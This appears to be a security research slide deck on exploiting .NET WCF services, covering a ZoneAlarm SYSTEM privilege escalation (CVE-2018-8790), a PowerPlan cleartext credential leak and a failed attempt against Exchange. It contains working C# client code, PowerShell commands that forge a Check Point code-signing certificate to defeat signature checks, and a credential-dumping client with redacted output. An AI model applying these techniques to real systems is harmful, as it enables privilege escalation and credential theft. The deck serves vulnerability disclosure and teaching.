- Software developers are not considering that rogue clients will attempt to interact with their services
- Faulty attempts are made to prevent rogue access to the service


# Check Point ZoneAlarm Priv Esc CVE-2018-8790



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- Check Point's consumer antivirus ZoneAlarm 8.8.1.110 suffers from a local privilege escalation vulnerability
- The "Check Point Sandblast Agent Updater Service" establishes a **NetNamedPipe** WCF endpoint which can be accessed by unprivileged local users
- Attackers can trigger a call to **ExecuteInstaller** and specify an arbitrary binary to be run as **SYSTEM**



- 
- SBACipollaSrvHost (8.60.4.9002)
- SBACipollaSrvHost.exe
    - PE
      - References
        - BladeNavel @23000004
        - CipollaServiceLibrary @2300000A
        - EPNetUtils @23000009
        - log4net @23000007
        - mscorlib @2300000D
        - mscorlib @23000001
        - System @23000005
        - System.Configuration.Install @23000002
        - System.ServiceModel @23000006
        - System.ServiceProcess @23000003
        - System.Xml @23000008
        - System.Xml.Linq @2300000C
        - WcfSecuredHelper @2300000B





## ZoneAlarm – Analysis

- Look for potentially exploitable functionality
- Method names can be really helpful
- **SBAUpdater** class has a method called **ExecuteInstaller**
- This method executes an arbitrary EXE as SYSTEM based on a client supplied argument
- Not too far off from VulnWCFService



# ZoneAlarm – Exploitation

- Figure out how to connect to the service
- Service endpoint definition is found in the **OnStart** method
- Two named-pipe endpoints are established
- Custom **AddSecureWcfBehavior** is invoked – a harbinger that some effort to secure the channel has been made

```
protected override void OnStart(string[] args)
{
 SBACipolla.LOG.InfoFormat("##### Cipolla Created #####");
 Process.GetCurrentProcess().ProcessName, Process.GetCurrentProcess().Version);
 this._host1 = new ServiceHost(typeof(Cipolla), new Uri[]
 {
 new Uri("net.pipe://localhost/Cipolla")
 });
 this._host1.AddSecureWcfBehaviour();
 this._host1.Open();
 this._host2 = new ServiceHost(typeof(CipollaRoot), new Uri[]
 {
 new Uri("net.pipe://localhost/CipollaRoot")
 });
 this._host2.AddSecureWcfBehaviour();
 this._host2.Open();
}
```



# ZoneAlarm – Exploitation

- Don't build a client from scratch!
- Existing client code can usually be found
- SBASStub.dll has everything needed

```
private void SetUpWCFConnection()
{
 try
 {
 EndpointAddress remoteAddress = new EndpointAddress("net.pipe://localhost/CipollaRoot");
 NetNamedPipeBinding binding = new NetNamedPipeBinding
 {
 ReceiveTimeout = TimeSpan.MaxValue,
 MaxReceivedMessageSize = 2097152L
 };
 InstanceContext callbackInstance = new InstanceContext(this);
 DuplexChannelFactory<ICipollaRoot> factory = new DuplexChannelFactory<ICipollaRoot>(callbackInstance,
 remoteAddress);
 ChannelFactoryEx<ICipollaRoot> channelFactoryEx = new ChannelFactoryEx<ICipollaRoot>(factory,
 channelFactoryEx.AddSecureWcfBehaviour());
 this._proxy = channelFactoryEx.CreateChannelEx().Channel;
 }
}
```




# ZoneAlarm – Exploitation

- A new C# project was created with references to SBASStub.dll and all its dependencies
- We then created and **SBASStub** object and let Visual Studio tell us what methods could be called on it

```
public class CipollaClient {

 public static void Main() {
 SBASStub.SBASStub stub = new SBASStub.SBASStub();
 stub.
 }
}
```



void SBASStub.SBASStub.RegisterSBASStub(string ComponentUniqName)



# ZoneAlarm – Exploitation

- The **RegisterSBASub** method looked like a good first step at interacting with the service
- Takes a single string as input
- Successful stub registrations will be logged by the service

```
DEBUG 33 CipollaServiceLibrary.Cipolla.SendStatus:Exit, transfer to 2 FrontEnds
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBASub:Enter, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBASub:Exit, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Enter
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Exit, transfer to 3 blade
DEBUG 31 BladeNavel.BladeNavel.OnAskingForInitialStatus:Enter
```



# ZoneAlarm – Exploitation

- None of our attempted registrations were getting logged!
- After some ~~tears~~ reading the code the issue was found



```
namedPipeServerStream.WaitForConnection();
int namedPipeClientProcID = (int)RawPipeProcessSelector.getNamedPipeClientProcID(namedPipeServerStream);
string fileName = Process.GetProcessById(namedPipeClientProcID).MainModule.FileName;
string text = null;
try
{
 X509Certificate2 x509Certificate = new X509Certificate2(X509Certificate.CreateFromSignedFile(
 fileName));
 x509Certificate.Verify();
 text = x509Certificate.GetNameInfo(X509NameType.SimpleName, false);
}
catch
{
}
if (text == null || !text.StartsWith(RawPipeProcessSelector.CheckPointCN))
{
 throw new Exception("Unauthorized access detected.");
}
```

The named-pipe server checks to see if client connections are coming from a Check Point-signed binary.





# ZoneAlarm – Exploitation

- Two options were considered to pass this check
  - Inject code into a legitimate signed binary
  - Sign the exploit with a self-signed certificate
- James Forshaw pointed some other possibilities including:
  - The check employs **Process.MainModule** to get the filename of the connecting process.
  - This is read out of memory of the target process which is under attacker control



# ZoneAlarm – Exploitation

- An [article by Matt Graber](#) pointed out that on Windows “non-admin users are able to trust root CA certificates”
- This means some PowerShell cmdlets can be used to sign the exploit code

```
$cert = New-SelfSignedCertificate -certstorelocation cert:\CurrentUser\my -dnsname
checkpoint.com -Subject "CN=Check Point Software Technologies Ltd." -Type
CodeSigningCert
Export-Certificate -Type CERT -FilePath c:\tmp\MSKernel32Root_Cloned.cer -Cert
$cert
Import-Certificate -FilePath c:\tmp\MSKernel32Root_Cloned.cer -CertStoreLocation
Cert:\CurrentUser\Root\
Set-AuthenticodeSignature -Certificate $cert -FilePath c:\tmp\exploit.exe
```



# ZoneAlarm – Exploitation

- With the code signed it's possible to successfully register a stub

```
//create a new SBA stub object
SBASStub.SBASStub stub = new SBASStub.SBASStub();

//register the stub
stub.RegisterSBASStub("exploit-stub");
```

```
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBASStub:Enter, ComponentUniqueName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBASStub:Exit, ComponentUniqueName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.SendCommand:Enter <?xml version="1.0" encoding="utf-16"
/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema
eID>testMsgId</MessageID><FrameIndex>1</FrameIndex><TotalNumOfFrames>3</TotalNumOfFrames><Time>0
```



# ZoneAlarm – Exploitation

- With that working we started playing the with **SendCommand** method of the **SBAStub** object
- Takes one argument, a string called **CommandXML**
- Argument is received by the service's **OnCommandReceived** method
- **CommandXML** is eventually passed to **ExecuteInstaller**
- The XML is deserialized into a few variables, including a string called **InstallerPackagePath** – used to spawn a new process



# ZoneAlarm – Exploitation

- The program pointed to by **InstallerPackagePath** must be signed by Check Point
- Again two possibilities were considered to pass this check which are both viable
- DLL hijack a legitimate signed binary
- Sign the program with a self-signed certificate

# ZoneAlarm – Demo



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# PowerPlan Sensitive Info leak

- PowerPlan by Questica contains a remote info leak vulnerability
- The “PowerPlan Management Service” establishes a **NetTcp** WCF endpoint which can be accessed by unauthenticated remote users
- The service exposes an operation called **GetProcessData** which returns a database connection string containing **cleartext credentials**



# PowerPlan - Analysis

- Found this service on a pen test
- Nessus reported an unquoted service path for a service called  
**WcfPowerPlanManagementService.exe**
- Did somebody say WCF?



# PowerPlan - Analysis


- Address:
  - Scheme: net.tcp://
  - Host: public ip
  - Port: 8000
  - Path: /MyService
- Binding
  - **NetTcpBinding**
  - Security is disabled

```
protected override void OnStart(string[] args)
{
 try
 {
 if (!EventLog.SourceExists("PMG_Service"))
 {
 EventLog.CreateEventSource("PMG_Service", "PP Management Service");
 }
 this.m_oEventLog = new EventLog("PP Management Service");
 this.m_oEventLog.Log = "PP Management Service";
 this.m_oEventLog.Source = "PMG_Service";
 IPHostEntry hostEntryIPv4 = this.GetHostEntryIPv4(Dns.GetHostName());
 IPAddress ipaddress = hostEntryIPv4.AddressList[0];
 string[] array = new string[5];
 array[0] = "net.tcp://";
 array[1] = ipaddress.ToString();
 array[2] = ":";
 string[] array2 = array;
 int num = 3;
 int num2 = 8000;
 array2[num] = num2.ToString();
 array[4] = "/MyService";
 this.m_urlService = string.Concat(array);
 this.m_oEventLog.WriteEntry("OnStart : Active URL: Dns.GetHostName : "
 this.m_oHost = new ServiceHost(typeof(Service1), new Uri[0]);
 NetTcpBinding netTcpBinding = new NetTcpBinding();
 netTcpBinding.TransactionFlow = false;
 netTcpBinding.Security.Transport.ProtectionLevel = ProtectionLevel.Encrypt;
 netTcpBinding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;
 netTcpBinding.Security.Mode = SecurityMode.None;
 }
}
```



# PowerPlan - Analysis

- Found client code in **wcfPowerPlanClient.dll**, alongside the service binary
- Defines a class called **ServiceInterfaceClient**
- Class implements the methods defined in **IServiceInterface**





# PowerPlan - Exploitation

- Add references to service DLLs
- Define address and binding
- Create an instance of **ServiceInterfaceClient**
- Invoke vulnerable method
- Profit

```
EndpointAddress tcpaddress = new EndpointAddress("net.tcp://10.1.1.1:8000/MyService");
NetTcpBinding tcpbinding = new NetTcpBinding();
tcpbinding.Security.Mode = SecurityMode.None;
ServiceInterfaceClient svcclient =
 new ServiceInterfaceClient(new InstanceContext(new ServiceInterfaceCallback()), tcpbinding, tcpaddress);

foreach (KeyValuePair<string, cProcessData> kvp in svcclient.GetProcessData()) {
 Console.WriteLine("Key = {0}, Value = {1}", kvp.Key, kvp.Value.ConnString);
}
```



# PowerPlan - Exploitation

```
C:\Windows\system32\cmd.exe
Key = B[redacted]T, Uvalue = Server=[redacted]; Database=[redacted]ser ID=ppla
n;PWD=[redacted];Connect Timeout=0
Press any key to continue . . .
```





# Microsoft Exchange Server - Failure

- Exposes net.tcp endpoint on 0.0.0.0:890
- Client code found in install path  
(Microsoft.Exchange.Data.Directory.dll)
- Client class has **internal** access modifier applied 😞

```
namespace Microsoft.Exchange.Data.Directory.TopologyDiscovery
{
 // Token: 0x020006C4 RID: 1732
 [GeneratedCode("System.ServiceModel", "4.0.0.0")]
 [DebuggerStepThrough]
 internal class TopologyServiceClient :
 ClientBase<ITopologyClient>, ITopologyClient,
 ITopologyService
 {
 // Token: 0x06004FDC RID: 20444 RVA: 0x00126ADA File
 Offset: 0x00124CDA
 protected TopologyServiceClient()
 {
 }
 }
}
```



# Microsoft Exchange Server - Failure

- Really want to use this class
- [dnlib](#) to the rescue
- Can programmatically set internal, private, etc. access modifiers to public
- Patch the binary rather than recompile

```
namespace Microsoft.Exchange.Data.Directory.TopologyDiscovery
{
 // Token: 0x020008EB RID: 2283
 [GeneratedCode("System.ServiceModel", "4.0.0.0")]
 [DebuggerStepThrough]
 public class TopologyServiceClient :
 ClientBase<ITopologyClient>, ITopologyService,
 ITopologyClient
 {
 // Token: 0x060054F8 RID: 21752 RVA: 0x0003C584 File
 Offset: 0x0003A784
 public TopologyServiceClient()
 {
 }
 }
}
```

Example permission modifier using dnlib:

<http://muffsec.com/blog/?p=478>



# Microsoft Exchange Server - Failure

- Modified assembly works! Able to use the desired class
- Was not able to exploit this service!
- Operations have **PrincipalPermission** attribute applied, controlling who can access them

```
internal class TopologyService : ITopologyService, ITopologyService
{
 // Token: 0x060000FA RID: 250 RVA: 0x00008C23 File Offset: 0x00006E23
 [PrincipalPermission(SecurityAction.Demand, Role = "ReadOnlyAdmin"), PrincipalPermission(SecurityAction.Demand,
 Role = "LocalAdministrators"), PrincipalPermission(SecurityAction.Demand, Role = "UserService")]
 public ServiceVersion GetServiceVersion()
 {
 return ServiceVersion.Current;
 }
}
```




## Helper Code

- Sometimes the install path for the service will have a ton of dll's
- GetAllReferences, leveraging dnlib, can be used to enumerate all the relevant dll's for the target service
- This helps narrow down what needs to be opened and decompiled in dnSpy
- It also lets you know which dll's will be needed as dependencies for an exploit

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- Link here:

<https://github.com/illumant/GetAllReferences>







# Helper Code

- UnlockAssembly
  - Change all (I think) access modifiers to public
  - Not good code but seems to work
- <https://github.com/illuminant/UnlockAssembly>





# Conclusion

- .NET decompilation makes analysis EZ
- Exploiting the application logic exposed through WCF rather than WCF itself
- Some developers are not conscious of the ability for untrusted processes to interact with the service
- In other cases faulty attempts are made to prevent abuse
- WCF as an attack surface does not seem to be well explored
- Go Find bugs!